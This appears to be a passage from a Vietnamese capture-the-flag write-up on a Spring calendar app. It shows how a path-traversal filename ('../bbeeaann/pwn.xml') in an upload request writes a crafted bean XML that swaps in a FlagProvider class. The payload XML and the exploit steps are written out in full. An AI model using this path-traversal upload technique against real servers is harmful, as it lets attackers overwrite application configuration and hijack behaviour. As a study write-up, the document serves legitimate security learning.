
Cùng phân tích lại câu lệnh này:
...
destination = uploadDirectory.resolve(Path.of(originalFilename)).normalize();
...
Files.write(destination, xml, new OpenOption[0]);| Câu lệnh | việc xảy ra |
|---|---|
| uploadDirectory.resolve(Path.of(originalFilename)) | Ghép hai đường dẫn: src/main/resources/upload_sch + tên file ../pwn.xml, thành src/main/resources/upload_sch/../pwn.xml. |
| .normalize() | Rút gọn phần .., kết quả là src/main/resources/pwn.xml. |
| Files.write(destination, xml, new OpenOption[0]); | Ghi nội dung xml vào src/main/resources/pwn.xml. |
Full exploit

Vậy mọi thứ giờ đã liên kết với nhau, việc ta cần làm là sử dụng Path Traversal để viết file xml vào folder bbeeaann/ với
<bean id="headerFormatter" class="com.dream.calendar.util.FlagProvider"/>- Tạo file
pwn.xmlvới nội dung giống hệtcalendar.xml, chỉ đổi từMonthlyTitleProviderthànhFlagProvider
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:task="http://www.springframework.org/schema/task"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans https://www.springframework.org/schema/beans/spring-beans.xsd
                           http://www.springframework.org/schema/task https://www.springframework.org/schema/task/spring-task.xsd">

    <bean id="scheduleService" class="com.dream.calendar.service.ScheduleService"/>

    <bean id="calendarModelFactory" class="com.dream.calendar.service.CalendarModelFactory">
        <constructor-arg ref="scheduleService"/>
    </bean>

    <bean id="headerFormatter" class="com.dream.calendar.util.FlagProvider"/>

    <task:scheduler id="xmlDirectoryScheduler" pool-size="1"/>
    <task:scheduled-tasks scheduler="xmlDirectoryScheduler">
        <task:scheduled ref="xmlService" method="syncDirectory" fixed-delay="5000"/>
    </task:scheduled-tasks>
</beans>
- Upload file lên web


- Chỉnh
filenamevề../bbeeaann/pwn.xml

